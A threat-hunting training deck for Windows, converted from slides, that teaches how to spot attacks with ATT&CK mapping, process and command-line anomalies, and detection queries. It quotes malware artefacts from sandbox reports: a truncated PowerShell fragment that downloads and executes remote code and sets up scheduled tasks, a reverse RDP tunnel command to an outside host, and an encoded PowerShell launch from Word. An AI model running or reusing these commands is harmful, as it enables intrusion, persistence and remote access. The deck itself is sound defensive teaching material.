

THREAT HUNTING PRINCIPLES (WINDOWS)



Author:

Samir Bousseaden

@SBousseaden

AGENDA

- **Introduction**
- **Overview of ATT&CK Tactics/Phases**
- **Hunting Methods & Principles**
- **Example of hunts per Tactic**
- **Quiz**
- **Q & A**

Introduction - Threat Hunting?

- Not a new concept
- Curiosity driven
- Attacker TTPs (not tools hashes/C2 domains)
- Confirmed Hunts can be promoted to real time detection rules
- Requires good quality Data Sources (i.e. EDR, Sysmon+SIEM with good logging coverage)
- Often behavior based (Know what's Normal to spot what's abnormal)
- Sometimes CTI based (if the scope is subject to targeted attacks)

INTRODUCTION - THREAT HUNTING?

- Requires good understanding of basic Windows/Linux OS internals (for Windows Download and play with Sysinternals – Procexp, Procmon & Autoruns)
- Basic level of Malware Dynamic and Static Analysis
- Visit/hunt on online sandboxes such as <https://any.run>, <https://hybrid-analysis.com> more frequently to get a feel of the monthly eventual threats TTPs changes (not IOCs!)
- Good understanding of Windows Security Logs & Sysmon events
- Good understanding of common Attack stages and techniques
- Consuming CTI or DFIR Threat Report (min Monthly basis to keep up with TTPs changes)

INTRODUCTION - ATT&CK IS A MUST!

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Impact
T1189: Drive-by Compromise	T1059: Command-Line Interface	T1015: Accessibility Features	T1134: Access Token Manipulation	T1134: Access Token Manipulation	T1098: Account Manipulation	T1087: Account Discovery	T1210: Exploitation of Remote Services	T1056: Input Capture	T1043: Commonly Used Port	T1485: Data Destruction
T1091: Replication Through Removable Media	T1203: Exploitation for Client Execution	T1098: Account Manipulation	T1015: Accessibility Features	T1197: BITS Jobs	T1003: Credential Dumping	T1135: Network Share Discovery	T1175: Distributed Component Object Model	T1113: Screen Capture	T1090: Connection Proxy	T1486: Data Encrypted for Impact
T1193: Spearphishing Attachment	T1177: LSASS Driver	T1197: BITS Jobs	T1176: Browser Extensions	T1207: DCShadow	T1214: Credentials in Registry	T1040: Network Sniffing	T1076: Remote Desktop Protocol		T1188: Multi-hop Proxy	T1488: Disk Content Wipe
T1192: Spearphishing Link	T1170: Mshta	T1158: Hidden Files and Directories	T1183: Image File Execution Options Injection	T1140: Deobfuscate/Decode Files or Information	T1056: Input Capture	T1018: Remote System Discovery	T1105: Remote File Copy		T1219: Remote Access Tools	T1487: Disk Structure Wipe
T1195: Supply Chain Compromise	T1086: PowerShell	T1183: Image File Execution Options Injection	T1050: New Service	T1089: Disabling Security Tools	T1040: Network Sniffing	T1063: Security Software Discovery	T1021: Remote Services		T1105: Remote File Copy	T1496: Resource Hijacking
T1078: Valid Accounts	T1117: Regsvr32	T1177: LSASS Driver	T1055: Process Injection	T1107: File Deletion	T1174: Password Filter DLL	T1016: System Network Configuration Discovery	T1091: Replication Through Removable Media		T1071: Standard Application Layer Protocol	T1494: Runtime Data Manipulation
	T1085: Rundll32	T1050: New Service	T1053: Scheduled Task	T1158: Hidden Files and Directories		T1033: System Owner/User Discovery	T1077: Windows Admin Shares		T1095: Standard Non-Application Layer Protocol	T1492: Stored Data Manipulation
T1053: Scheduled Task	T1060: Registry Run Keys / Startup Folder	T1078: Valid Accounts	T1183: Image File Execution Options Injection			T1007: System Service Discovery	T1028: Windows Remote Management		T1065: Uncommonly Used Port	T1493: Transmitted Data Manipulation
T1064: Scripting	T1053: Scheduled Task	T1100: Web Shell	T1036: Masquerading			T1124: System Time Discovery			T1102: Web Service	
T1035: Service Execution	T1101: Security Support Provider		T1170: Mshta							
T1204: User Execution	T1078: Valid Accounts		T1126: Network Share Connection Removal							
T1047: Windows Management Instrumentation	T1100: Web Shell		T1027: Obfuscated Files or Information							
T1028: Windows Remote Management	T1047: Windows Management Instrumentation		T1055: Process Injection							
	T1084: Windows Management Instrumentation Event Subscription		T1117: Regsvr32							
			T1085: Rundll32							
			T1064: Scripting							
			T1078: Valid Accounts							
			T1102: Web Service							

kl_seccervices @kl_seccervices · 9h

Most used #MITRE ATT&CK techniques and more operational security stats in our #threathunting report [github.com/klseccervices/...](https://github.com/klseccervices/)




32

40



Introduction - Typical ATT&CK Flow



HUNTING METHODS - PRINCIPLES

Frequency: a) high number of failed logon 4625 from same source IP or workstation
b) A scheduled task "Googupdate" present only on 2/3500 hosts

Context: a) User01 from HR depart executing "net group 'Domain Admins' /domain"
b) Admin01 added "user01" to "Exchange Admins" Group

Honeytokens: a) access to a monitored network file share named "Password Vault"
b) Process findstr with cmdline "findstr /I passw"

Known TTPs artefacts: a) process rundll32.exe access memory of lsass.exe
b) osk.exe executable was replaced by cmd.exe

Behavior: a) process "notepad.exe" connecting to symantec.ddns.net
b) winword.exe process created a child process powershell.exe with bas64 encoded cmd

HUNTING METHODS - PROCESSES

Parent/Child: winword.exe
shouldn't normally create
powershell.exe

Process/Netcon: calc.exe
connecting to Github

C cmdline: rundll32.exe with null
cmdline

Privileges Mismatches:
c:\users\user01\appdata\temp\o.exe
running as system authority

Execution Paths: scheduled task
with action set to run
c:\programdata\kb12.exe

Names Mismatches:
c:\windows\system32\lsasss.exe

Processes Interaction: mshta.exe
create a remote thread into
explorer.exe

HUNTING METHODS – SUSPICIOUS EXECUTION PATHS

20 out of 100

E_QzSKmE.exe (id: 3904)
C:\Users\Public\E_QzSKmE.exe
Parent process: wmic.exe (id: 3708)
User: admin
SID: S-1-5-21-1302019708-1500728564-335382590-1000
IL: MEDIUM

Timeline
Created 0 +19712

No verdict

Download

Look up on VT

Command Line:
"C:\Users\Public\E_QzSKmE.exe"

Version Information:
Company: Apple Inc.
Description: MediaAccessibility.dll
Version: 63.0.0.798

Event 1, Sysmon

General Details

Process Create:
RuleName:
UtcTime: 2019-05-27 15:12:54.612
ProcessGuid: {365abb72-fe76-5ceb-0000-001015780c00}
processId: 1260
Image: \Device\HarddiskVolumeShadowCopy7\Windows\Temp\svhost64.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: \\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\Windows\Temp\svhost64.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {365abb72-7b40-5cec-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=D2A54176D8E6788FB6D588919031FEF7594A79C, MD5=5779C26E8F7B3E2C9354436E0081DF67, SHA256=64F02345E342749D381F7DF34E23CE304B3292F97DE9ECE0FB6E9B55466ADF44, IMPHASH=481F47BBB2C9C21E108D65F52B04C448
ParentProcessGuid: {365abb72-fe6c-5ceb-0000-00104a170c00}
ParentProcessId: 3680
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 1
Level: Information
User: SYSTEM
OpCode: Info
Logged: 5/27/2019 5:12:54 PM
Task Category: Process Create (rule: ProcessCreate)
Keywords:
Computer: IEWIN7
More Information: [Event Log Online Help](#)

20 out of 100

nU3lKiLj.exe (id: 3360)
C:\ProgramData\nU3lKiLj.exe
Parent process: wmic.exe (id: 2344)
User: admin
SID: S-1-5-21-1302019708-1500728564-335382590-1000
IL: MEDIUM

Timeline
Created 0 +12974

No verdict

Download

Look up on VT

Command Line:
"C:\ProgramData\nU3lKiLj.exe"

EVENTS

FRIENDLY RAW

MODIFIED FILES 2 REGISTRY CHANGES 1 HTTP REQUESTS 0 CONNECTIONS 0 NETWORK THREATS 0

+2313ms C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\PINS.lnk
Size: 680 b
MD5: FAF2A01351E63751880885Ef

+2313ms C:\Windows\Tasks\pinfile.exe
Size: 847 Kb
MD5: BE41932595B6203E0257A6F

Download

Look up on VT




Command Line:
"C:\Windows\TEMP\taskeng.exe"

HUNTING METHODS – SUSPICIOUS EXECUTION PATHS

There are many suspicious execution paths, some takeaways for this analysis technique that you will need to baseline and/or hunt for:

- Execution from default system folders that are writable by standard users (i.e c:\users\public*)
- Identify folders that are not supposed to host executables and hunt on any execution from those folders and sub-folders (i.e. c:\windows\tasks\taskeng.exe or this folder host normally only .job files)
- Known windows core processes running from non standard paths (i.e. svchost.exe from “c:\windows\temp”)
- Pay attention to renamed signed/trusted scripting and windows utilities (i.e. cscript.exe renamed and executed from c:\users\user\appdata\local\temp\microsoft\team.exe) use original file name instead.
- Folders that mimic known windows folders: “c:\windows \system32\lsass.exe”
- While hunting avoid noisy folders and focus on quick detections

HUNTING METHODS – PROCESS PARENT/CHILD MISMATCHES



HUNTING METHODS – PROCESS PARENT/CHILD MISMATCHES


There are many suspicious parent child relationships, some takeaways for this analysis technique that you will need to baseline and/or hunt for:

- Default parent and child processes of system core processes (i.e. Print Spooler subsystem “spoolsv.exe” parent of cmd.exe normal or not?)
- Identify combinations that are impossible or rare to occur (i.e. wmpiprvse.exe child of exploer.exe)
- Use Online sandboxes such as any.run or hybrid-analysis.com to identify latest trends of abnormal combination seen in the wild
- Some Known Phishing CVEs like CVE-2017-11882 have unique execution flow (Process EQNEDT32.EXE may create a child process such as mshta.exe), incorporate those quickly even if you have a working patching plan (you never know who has a vulnerable office version)
- Don't trust legit looking execution flow, Always cross check with other criterias such as user name, process integrity level, network connections (CreateProcess with STARTUPINFOEX structure can be used to spoof PPID)

HUNTING METHODS – COMMAND LINE ANOMALIES

```
4 $tm1=$Lemon_Duck=''_T'';$y=''_U'';$z=$y++'p'+$v+'';$m=(New-Object  
5 System.Net.WebClient).DownloadData($y);[System.Security.Cryptography.MD5]::Create().Com  
6 f67b3b7ec1')|IE(-join[char[]]$m)  
7  
8 $ru=$env:username  
9 ## random path, i.e. kgYBaEqZM\kPVR  
10 $tn3=-join([char][65..90+97..122)  
11 $of=$env:temp+'\tempfile.txt'  
12 $lf=$env:tmp+'\kdls92jsjgs0.txt'  
13 $ti=Get-Date -Format 'yyyy-MM-ddTHH  
14  
15 $us=@('http://t.zer2.com/v.js','http  
16  
17 if(([Security.Principal.WindowsPrinc  
18 $ru='System'  
19 $tn3='MicroSoft\Windows\'+$tn3  
20 }  
21  
22 if(!(Test-Path $lf)){  
23 foreach($u in $us){  
24 if($u -eq $us[0]){$tn=-join([char]  
25 [65..90+97..122)  
26 if($u -eq $us[1]){$tn=-join([char]  
27 [65..90+97..122)  
28 if($u -eq $us[2]){$tn=$tn3}  
29 $tm.replace('TIME',$ti).replace('USER',$ru).replace('COMMAND',[Convert]::ToBase64String  
30 '$U',$u))|out-file $of  
31 if($ru -eq 'System'){  
32 schtasks /create /ru $ru /tn $tn /xml $of /F  
33 } else {  
34 schtasks /create /tn $tn /xml $o+f /F  
35 }  
36 }
```

Normal schtasks.exe execution using /xml param should point to a .xml file extension (Task Config)



Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 1 process in total.

wsbatch.exe .\.\\$Recycle.Bin\Recycle.Bin\software.vbs (PID: 3324)

Logged Script Calls	Logged Stdout	Extracted Streams	Memory Dumps
Reduced Monitoring	Network Activity	Network Error	Multiscan Match

Downloads

Look up on VT

Command Line:

```
C:\Windows\SERVICE~2\NETWOR~1\AppData\Local\Temp\rtrsvc.exe -N -R 63054 localhost:3389 tunnel@concorp.pw
```

Version Information:

Company:	Simon Tatham
Description:	Command-line SSH, Telnet, and Rlogin client
Version:	Release 0.70

INDICATORS OF SUSPICIOUS BEHAVIOUR

DANGER

RDP Tunneling in action

HUNTING METHODS – COMMAND LINE ANOMALIES

There are many suspicious command line values, some takeaways for this analysis technique that you will need to baseline and/or hunt for:

- Priority should go for windows native sysadmins and scripting utilities (net.exe, whoami.exe, cscript.exe, wscript.exe, mshta.exe, wmic, regsvr32, regasm, rundll32, msbuild, installutil, systeminfo, netsh, reg.exe, netstat.exe, nltest.exe, powershell.exe etc.)
- Identify Process that don't have usually a "null" commandline (i.e. rundll32.exe, regasm.exe, msbuild.exe or svchost.exe with a null cmdline is suspicious)
- Look for lengthy and obfuscated command line values
- Use Online sandboxes such as any.run or hybrid-analysis.com to identify latest trends of suspicious cmdline values seen in the wild
- Same as for parent process details, command line can be spoofed (PEB hijack) as well but still not yet widely adopted

HUNTING METHODS – PROCESS/NETCON

Look for suspicious combination of process and destination domain or port or private/public IP address:

```
network where process_name in  
("wscript.exe","cscript.exe","mshta.exe","regasm.exe","regsvr32.exe","regsvcs.exe","m  
sbuild.exe","certutil.exe","bitsadmin.exe","installutil.exe","mavinject.exe","wmic.exe",  
"powershell.exe")
```

```
network where destination_port == 587 and process_name !=  
"outlook.exe" and process_name !=  
"mailClient.exe" and process_name!="thunderbird.exe"
```

```
C:\windows\explorer.exe with http traffic to non Microsoft ASN.
```

```
C:\windows\system32\*.exe with http traffic to  
DDNS subdomains
```

```
Network where process_name!="system"  
and destination_port in ("445","139")
```

```
dns where query_name == "*api.dropboxapi.com*" and process_name != "Dropbox.exe"
```

HUNTING METHODS – ONLINE SANDBOX EXAMPLE

Hunting example for any eventual public sample that contains in the cmdline “localhost:3389” sign of RDP tunneling:

The screenshot shows a Google search results page. The search query is highlighted with a yellow box: "intext:localhost:3389 site:any.run". Below the search bar, there are links for "Tous", "Maps", "Images", "Vidéos", "Actualités", "Plus", "Paramètres", and "Outils". A yellow box highlights the search result count: "1 résultat (0,21 secondes)". The first result is a link to "d56207a5ac5261d8307282a70f0e648c24b5f9f1 - ANY.RUN", which is also highlighted with a yellow box. The page content for this result includes the URL "https://any.run > report", the date "8 févr. 2019 - Online sandbox report for", the file hash "c3b7d5b2331b5ec4bb2d75998130273e049b0e40054342beb54ab535dab53b78", and the verdict "Malicious activity".

The screenshot shows a threat hunting interface for a sample named "rtrsvc.exe" (id: 2364). The analysis summary indicates a score of "22 out of 100" and a "No verdict". The timeline shows the process was created at +146813 and terminated at 300. The command line is listed as "C:\Windows\SERVICE~2\NETWOR~1\AppData\Local\Temp\rtrsvc.exe -N -R 63054:localhost:3389 tunnel@concorp.pw". The version information for the file is provided by Simon Tatham, with a description of "Command-line SSH, Telnet, and Rlogin client" and a release version of "Release 0.70". The "INDICATORS OF SUSPICIOUS BEHAVIOUR" section shows a "DANGER" level indicator for "Application was dropped or rewritten from another process". The "COMMAND LINE" section lists several "icacls.exe" commands with parameters like "/setowner", "/grant", and "/remove" for "NT AUTHORITY\SYSTEM". One of these commands, "icacls.exe rfxvmt.dll /remove *NT AUTHORITY\SYSTEM", is highlighted with a yellow box. The "VERSION INFORMATION" section provides details about the "Net Command" version 6.1.7600.16385 (win7_rtm.090713-1255).

Start with a rare TTP trace you known, once you find a match, pivot into any interesting adjacent events and create detection from those (a.k.a learn from the attacker).

Original_file_name=="icacls.exe" and
command_line=="*remote*Authority\\SYSTEM*"

HUNTING— INITIAL ACCESS & EXECUTION EXAMPLES



INITIAL ACCESS & EXECUTION

This screenshot shows a process tree from a malware analysis tool. The main window title is "88959.doc [INFO]". It displays several processes:

- 2168 WINWORD.EXE /n "C:\Users\admin\AppData\Local\Temp\88959.doc.docm"
- 3124 cmd.exe /c "C:\ProgTest\K1oldgr.bat"
- 1888 cmd.exe /c powershell -nologo -noninteractive -windowStyle hidden -Command (N...)
- 2204 powershellExe -nologo -noninteractive -windowStyle hidden -Command (New-...

The interface includes tabs for "ENVIRONMENT", "PROCESS", "VIEWS" (Text report, Processes graph, ATT&CK™ matrix), and "Malicious activity". CPU and RAM usage are shown at the top.

Process where parent_process_name in ("winword.exe", "excel.exe", etc.) and process_name in ("cmd.exe", "powershell.exe", "mshta.exe" .. etc.)

Process where process_name in ("cmd.exe", "wscript.exe", "powershell.exe", "cscript.exe") and parent_process_name=="wmiprvse.exe"

This screenshot shows a process tree from a malware analysis tool. The main window title is "EE-5166 Medical report p1.doc [INFO]". It displays several processes:


- 2748 WINWORD.EXE /n "C:\Users\admin\AppData\Local\Temp\EE-5166 Medical report p1.doc"
- 3960 WMI powershellExe -e PAAjACAAaAB0AHQAcAbzADoALwAvAhcAdwB3AC4AbQBpAGMA...

A "PROCESS DETAILS" panel is open, showing "Windows PowerShell" and "Suspicious" status. A circular progress bar indicates "60 out of 100".

WARNING


- Creates files in the user directory
- PowerShell script executed
- Executed via WMI

INITIAL ACCESS & EXECUTION



process where
process_name=="msiexec.exe" and
command_line=="*http*"

Network where process_name in
("wscript.exe","cscript.exe","mshta.exe" etc.)



INITIAL ACCESS & EXECUTION



All the different files can be found behind a fancy frontend here: <https://lolbas-project.github.io> (thanks @ConsciousHacker for this bit of eyecandy and the team over at <https://gtfobins.github.io/>). This repo serves as a place where we maintain the VML files that are used by the fancy frontend.

Goal

The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques.

Criteria

A LOLBin/Lib/Script must:

- Be a Microsoft-signed file, either native to the OS or downloaded from Microsoft
- Have extra "unexpected" functionality. It is not interesting to document intended
 - Exceptions are application whitelisting bypasses
- Have functionality that would be useful to an APT or red team

Interesting functionality can include:

Familiarity with LolBas project is important.

